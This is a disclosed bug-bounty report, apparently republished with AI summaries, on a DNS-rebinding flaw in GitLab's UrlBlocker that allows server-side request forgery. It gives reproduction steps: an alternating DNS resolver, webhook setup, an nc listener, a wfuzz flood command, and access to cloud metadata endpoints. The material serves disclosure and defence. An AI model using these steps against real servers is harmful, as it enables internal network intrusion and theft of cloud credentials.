GitLab::UrlBlocker validation bypass leading to full Server Side Request Forgery
The URL validation in GitLab's UrlBlocker resolves a hostname and checks the IPs, but the HTTP client resolves the hostname again, so a DNS server that alternates between a safe and a forbidden IP can bypass the checks. An authenticated user can then make the GitLab server send requests to localhost, cloud metadata services or the internal network and read the responses.
 Originally disclosed on HackerOne
- Fixed in 48 days
- Paid in 48 days
- Disclosed after 8 months
Summary
The GitLab::UrlBlocker IP address validation methods suffer from a Time of Check to Time of Use (ToCToU) vulnerability. The vulnerability occurs due to multiple DNS resolution requests performed before and after the checks. This issue allows a malicious authenticated user to send GET and POST HTTP requests to arbitrary hosts, including the localhost, cloud metadata services and the local network, and read the HTTP response.
Details
The IP address validation code in /lib/gitlab/url_blocker.rb resolves the IP addresses of the provided URL domain, raises an exception if the resolved IP addresses match addresses in block lists (127.0.0.1, ::1, 169.254.0.0/16, etc.) or returns true if the IP address do not match the block lists.
  begin
    addrs_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map do |addr|
      addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr
    end
  rescue SocketError
    return true
  end

  validate_localhost!(addrs_info) unless allow_localhost
  validate_loopback!(addrs_info) unless allow_localhost
  validate_local_network!(addrs_info) unless allow_local_network
  validate_link_local!(addrs_info) unless allow_local_network

  true
end
If the address validates the GitLab::HTTP code then uses HTTParty to request the URL, which performs a second URL domain DNS resolution. The address validation checks can be bypassed if the URL domain resolves to a valid address for the first resolution then a forbidden address after the checks are performed.
In order to perform this attack a DNS server must be configured to resolve a domain to alternating addresses with a low (or zero) Time To Live. To demonstrate this issue I used my researchersservers project (https://github.com/ajxchapman/sshreverseshell) with the configuration in (Attachment on the original report: 41_gitlab.json). Output of resolving gitlabextssrf.webhooks.pw against this DNS resolver configuration is shown below:
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0    IN      A       198.211.125.160
Notice the alternating resolved IP address and 0 ttl.
Attack scenario

Using the Web Hook integration functionality of a GitLab repository, this issue can be abused to send HTTP GET and POST requests to arbitrary IP addresses, with arbitrary path parameters. The following screenshot shows the response of an HTTP GET request to http://169.254.169.254/metadata/v1.json on a DigitalOcean droplet:
Steps to reproduce
To demonstrate this issue I have configured the domain gitladextssrf.webhooks.pw to randomly resolve to either 198.211.125.160 or 127.0.0.1.
- Create a new repository
- Add a commit to the repository
- Create a new Web Hook integration with the URL http://gitlabextssrf.webhooks.pw:9999.
- This may take several attempts due to the random nature of the
gitlabextssrf.webhooks.pwDNS resolver, if it fails with a500error, try again until it is accepted.
- Log into the gitlab server and start a TCP listener on port 9999/tcp (e.g.
nc -vvn -l -p 9999) - Perform numerous parallel requests to the Web Hook test endpoint. For this I use
wfuzz
$ ./wfuzz -X POST \
  -b "_gitlab_session=<session_id>;" \
  -d "_method=post&authenticity_token=<token>" \
  -z range,0-1000 \
  "https://<domain>/<user>/<repo>/hooks/<hook_id>/test?trigger=push_events&test=FUZZ"
The the below video demonstration of reproducing this issue:
After several requests a connection will be made to the local TCP listener on port 9999/tcp.
Impact
This issue allows a malicious authenticated user to send GET and POST HTTP requests from the GitLab server to arbitrary hosts (including the localhost, cloud metadata services and the local network) with arbitrary paths, and read the HTTP response. This could be abused to compromise the host (e.g. leaking AWS tokens from the metadata service), or perform reconnaissance and exploitation of hosts on the local network.
What is the current bug behavior?
The GitLab::UrlBlocker validation code resolves the IP addresses of a URL domain, validates them against a series of block lists, and if valid returns to the GitLab::HTTP module which re-resolves the URL domain in order to perform the HTTP request.
What is the expected correct behavior?
The validated resolved addresses should be returned by GitLab::UrlBlocker and used by GitLab::HTTP to make the TCP connection to the destination host.
Relevant logs and/or screenshots
Output of using the ToCToU bypass in a Web Hook to send a request to the DigitalOcean droplet meta data API http://169.254.169.254/metadata/v1.json endpoint:
Output of checks
Results of GitLab environment info
$ gitlab-rake gitlab:env:info

System information
System:         Ubuntu 18.04
Proxy:          no
Current User:   git
Using RVM:      no
Ruby Version:   2.5.3p105
Gem Version:    2.7.6
Bundler Version:1.16.6
Rake Version:   12.3.2
Redis Version:  3.2.12
Git Version:    2.18.1
Sidekiq Version:5.2.5
Go Version:     unknown

GitLab information
Version:        11.9.8-ee
Revision:       c9701808101
Directory:      /opt/gitlab/embedded/service/gitlab-rails
DB Adapter:     postgresql
DB Version:     9.6.11
URL:            https://gitlabext.webhooks.pw
HTTP Clone URL: https://gitlabext.webhooks.pw/some-group/some-project.git
SSH Clone URL:  [email protected]:some-group/some-project.git
Elasticsearch:  no
Geo:            no
Using LDAP:     no
Using Omniauth: yes
Omniauth Providers:

GitLab Shell
Version:        8.7.1
Repository storage paths:
- default:      /var/opt/gitlab/git-data/repositories
GitLab Shell path:              /opt/gitlab/embedded/service/gitlab-shell
Git:            /opt/gitlab/embedded/bin/git
I have confirmed this issue on both the official Docker image and the official gitlab-ee Ubuntu package (using installation instructions from https://about.gitlab.com/install/#ubuntu).
Impact
This issue allows a malicious authenticated user to send GET and POST HTTP requests from the GitLab server to arbitrary hosts (including the localhost, cloud metadata services and the local network) with arbitrary paths, and read the HTTP response. This could be abused to compromise the host (e.g. leaking AWS tokens from the metadata service), or perform reconnaissance and exploitation of hosts on the local network.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The validation and the HTTP request perform separate DNS resolutions, so the address that is checked is not the address that is connected to (a time-of-check to time-of-use flaw).
Impact
An authenticated user could make the GitLab server send GET and POST requests to arbitrary internal hosts and read the responses, potentially leaking cloud metadata tokens or enabling reconnaissance of the local network.
What the attacker needed
Authenticated GitLab user; ability to create a web hook; attacker-controlled DNS server
The fix
The validated resolved addresses should be returned by the URL blocker and used by the HTTP client to make the connection, rather than resolving the hostname again.
How it was found
- Create a repository and add a commit.
- Create a web hook integration pointing to a domain that alternates between a safe and a forbidden IP, retrying if it is rejected.
- Start a TCP listener on the GitLab server on the chosen port.
- Send many parallel requests to the web hook test endpoint until a connection reaches the listener.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When GitLab fetches a webhook URL, it first looks up the domain's IP address and checks it is not internal. But then it looks up the domain again to actually connect, and a malicious DNS server can give a different, internal address the second time. This lets an attacker make GitLab's server talk to machines it should not reach, such as the cloud provider's metadata service.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.